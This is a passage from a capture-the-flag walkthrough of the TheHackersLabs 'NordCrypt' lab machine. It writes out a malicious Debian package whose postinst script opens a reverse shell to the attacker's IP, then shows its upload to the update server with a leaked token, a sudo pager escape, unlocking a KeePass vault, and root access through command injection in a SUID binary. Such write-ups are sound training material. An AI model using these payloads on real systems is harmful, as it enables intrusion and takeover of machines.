Looking at the repository files and commit history, we recreate the .env configuration file to contain the API token and URL:
1
2
3
4
5
┌──(suraxddq㉿kali)-[~/nordcrypt-client]
└─$ cat .env
UPDATE_API_TOKEN=nc_prod_7f3a9b2e1d8c4f6a0b5e7d9c2a1b3e4f
UPDATE_API_URL=https://nordcrypt-updates.ia2.local/api/v1
DEBUG=false
With the .env file configured, we run the tool again:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
┌──(suraxddq㉿kali)-[~/nordcrypt-client]
└─$ ./ncctl
Usage: ncctl {list|download}


┌──(suraxddq㉿kali)-[~/nordcrypt-client]
└─$ ./ncctl list
{
  "packages": [
    {
      "filename": "nordcrypt-agent-2.4.1.deb",
      "name": "nordcrypt-agent",
      "sha256": "e4eb995ae9bf3038bd490a63e90031223c4a811efad74250d4bfb1c9156536db",
      "size": 922,
      "url": "/api/v1/packages/download/nordcrypt-agent-2.4.1.deb",
      "version": "2.4.1"
    }
  ],
  "role": "maintainer"
}
The output shows our API key assigns us the role of “maintainer”. As a maintainer of the repository, we possess permission to upload new packages to the software update manager.
If the target server automatically checks the update server and installs the latest version of the nordcrypt-agent package, we can conduct a Supply Chain Attack. We can package a malicious update that executes commands on the target machine when installed.
To do this, we construct a malicious Debian package (.deb) containing a reverse shell payload in the postinst script (which runs immediately after the package is installed).
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21

mkdir -p rev/DEBIAN

cat > rev/DEBIAN/postinst << 'EOF'
#!/bin/bash
bash -i >& /dev/tcp/192.168.0.11/4444 0>&1 &
EOF

chmod 755 rev/DEBIAN/postinst

cat > rev/DEBIAN/control << 'EOF'
Package: nordcrypt-agent
Version: 2.6.0
Section: custom
Priority: optional
Architecture: all
Maintainer: Test
Description: Test package
EOF

dpkg-deb --build rev nordcrypt-agent-2.6.0.deb
Once the package (nordcrypt-agent-2.6.0.deb) is compiled, we upload it using curl, authenticating with our developer API token:
1
curl -ks -X POST -H 'Authorization: Bearer nc_prod_7f3a9b2e1d8c4f6a0b5e7d9c2a1b3e4f' -F "file=@nordcrypt-agent-2.6.0.deb" 'https://nordcrypt-updates.ia2.local/api/v1/packages/upload'
Next, we query the API to confirm the update manager recognizes our uploaded package (version 2.6.0) as the newest release:
1
2
3
 curl -ks -H 'Authorization: Bearer nc_prod_7f3a9b2e1d8c4f6a0b5e7d9c2a1b3e4f' https://nordcrypt-updates.ia2.local/api/v1/packages/latest

{"filename":"nordcrypt-agent-2.6.0.deb","name":"nordcrypt-agent","url":"/api/v1/packages/download/nordcrypt-agent-2.6.0.deb","version":"2.6.0"}
We start a listener on our local machine (IP 192.168.0.11 on port 4444) to catch the reverse shell connection when the target machine pulls and executes the update.
1
2
3
4
5
6
7
┌──(suraxddq㉿kali)-[~/nordcrypt-client]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.0.11] from (UNKNOWN) [192.168.0.2] 48408
bash: cannot set terminal process group (2977): Inappropriate ioctl for device
bash: no job control in this shell
nordcrypt@TheHackersLabs-NordCrypt:/$
We successfully receive a connection, granting us a shell on the target system as the low-privilege service user nordcrypt.
Lateral Movement — Escalating to lenam
With our initial foothold secured, we investigate how to escalate our privileges on the target system. We check the commands the nordcrypt user can execute with root or other user privileges by running sudo -l.
1
2
3
nordcrypt@TheHackersLabs-NordCrypt:/$ sudo -l
User nordcrypt may run the following commands on TheHackersLabs-NordCrypt:
    (lenam) NOPASSWD: /opt/nordcrypt/tools/tail-journal.sh
The output indicates we are allowed to execute a custom script /opt/nordcrypt/tools/tail-journal.sh as the user lenam without providing a password.
When we run this script to view logs, it pipes the output through a terminal pager (typically less or more) to make it readable. A known feature of terminal pagers is their capability to run system shell commands. If we type ! followed by a command inside the pager, it will run that command. Since the script is running with lenam privileges, any command we spawn from the pager will also run as lenam.
We execute the script and type !bashh to escape the pager:
1
2
3
4
5
nordcrypt@TheHackersLabs-NordCrypt:/$ sudo -u lenam /opt/nordcrypt/tools/tail-journal.sh sshd
!bash

lenam@TheHackersLabs-NordCrypt:/$ id
uid=1000(lenam) gid=1000(lenam) groups=1000(lenam),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),100(users)
We have successfully switched our user context and obtained shell access as lenam.
Post-exploitation — Unlocking the KeePass Database
Operating as lenam, we examine the user’s home folder and discover a file named notes.txt alongside a vault.kdbx file under Documents/.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
lenam@TheHackersLabs-NordCrypt:/$ cd
lenam@TheHackersLabs-NordCrypt:/$ ls -l
total 12
drwxr-xr-x 2 lenam lenam 4096 Apr 18 22:38 Documents
-rw-r--r-- 1 lenam lenam 1124 May 19 16:57 notes.txt
-rw------- 1 lenam lenam   35 Apr 18 22:38 user.txt
lenam@TheHackersLabs-NordCrypt:/$ cat notes.txt
TODO — week of 2026-04-12
=========================

Work
----
- [ ] Finish NordCrypt v2.5 proposal (deadline Friday, reminder on calendar)
- [x] Push the README changelog to Gitea
- [ ] Reset the .env token — ops said they rotated it but I should double-check
      that the old one no longer works (add to Monday's to-do)
- [ ] Code review on the attestation module with Julie (Tuesday 10am)

Infra / passwords
-----------------
- KeePass DB is at ~/Documents/vault.kdbx
- Master password: something I'll definitely remember,
  based on the current season + year + the usual exclamation mark.
  (NOTE TO SELF: I've been told a hundred times this is a bad pattern.
   Will fix after the audit in May. Adding to the calendar.)

- vault.ia2.local SSH creds are in the KeePass under "Vault" group
- Don't forget: the VPN lab is reachable from this workstation only —
  vault is not routed from outside

Personal
--------
- Dentist appointment Thursday 15:00
- Buy birthday present for Laura (Saturday)
- Renew passport — expires in June

---
Reminder: Clean up this file before the next audit. Seriously.

Winter2025!
Flags — User
Before continuing, we read the user-level flag stored in lenam’s home directory.
1
2
lenam@TheHackersLabs-NordCrypt:/$ cat user.txt
THL{weak_keexxxxxxx}
We also locate the encrypted database vault vault.kdbx in the Documents directory.
1
2
3
lenam@TheHackersLabs-NordCrypt:/$ ls -l Documents/
total 4
-rw-r--r-- 1 lenam lenam 2478 Apr 18 22:38 vault.kdbx
lenam notes that the master password for the KeePass database vault (vault.kdbx) is based on a weak pattern (current season + year + !) and left Winter2025! written at the bottom of the notes file.

Using the password Winter2025!, we unlock the KeePass database. Inside, we retrieve credentials for the user a.dubois.
1
a.dubois : SF-9k4nX!vault2026
Lateral Movement — SSH Authentication
Using the credentials retrieved from the KeePass vault, we establish an SSH connection to log in as a.dubois.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
┌──(suraxddq㉿kali)-[~/nordcrypt-client]
└─$ ssh a.dubois@192.168.0.2
a.dubois@192.168.0.2's password:
Welcome to Ubuntu 25.10 (GNU/Linux 6.17.0-29-generic x86_64)

 * Documentation:  https://docs.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Mon Jun 15 17:20:09 UTC 2026

  System load:  0.0                Processes:               126
  Usage of /:   32.8% of 11.21GB   Users logged in:         0
  Memory usage: 25%                IPv4 address for enp0s8: 192.168.0.2
  Swap usage:   0%

 * Due to a now-resolved bug in the date command, this system may be unable
   to automatically check for updates. Manually install the update using:

     sudo apt install --update rust-coreutils

   https://discourse.ubuntu.com/t/enabling-updates-on-ubuntu-25-10-systems/

44 updates can be applied immediately.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
New release '26.04 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Sun Jun 14 18:38:57 2026 from 192.168.0.11
a.dubois@TheHackersLabs-NordCrypt:/$
Privilege Escalation — SUID Command Injection
Upon logging in, we inspect the filesystem and locate a custom application binary called service_manager in the current directory.
1
2
3
a.dubois@TheHackersLabs-NordCrypt:/$ ls -l
total 168
-rwsr-xr-x 1 root     root     16416 May 19 16:49 service_manager
The binary has the SUID (Set Owner User ID) bit enabled (indicated by the -rwsr-xr-x permissions and ownership by root). SUID is a Linux feature that runs the application with the privileges of its owner (root), regardless of which user executes it.
If a program running as root executes system commands without properly sanitizing user inputs, it is vulnerable to Command Injection.
We analyze how the binary handles parameters by passing "a;id".
1
2
3
4
5
6
a.dubois@TheHackersLabs-NordCrypt:/$ ./service_manager "a;id" status
[DEBUG] UID: 0, EUID: 0
[!] Executing: systemctl status a;id 2>&1

Unit a.service could not be found.
uid=0(root) gid=0(root) groups=0(root),1001(a.dubois)
The output reveals the binary processes our parameter inside a raw shell command string: systemctl status a;id. In Linux, the semicolon ; acts as a command separator, telling the terminal to run systemctl status a, and then immediately execute the id command.
Because service_manager runs as root, our injected id command executes with root privileges (uid=0).
We exploit this flaw by spawning an interactive shell with root privileges. We use bash -p (the -p flag ensures the shell retains its root SUID privileges).
1
2
3
4
root@TheHackersLabs-NordCrypt:/$ bash -p

root@TheHackersLabs-NordCrypt:/# cat /root/root.txt
THL{supply_chainxxxxxx}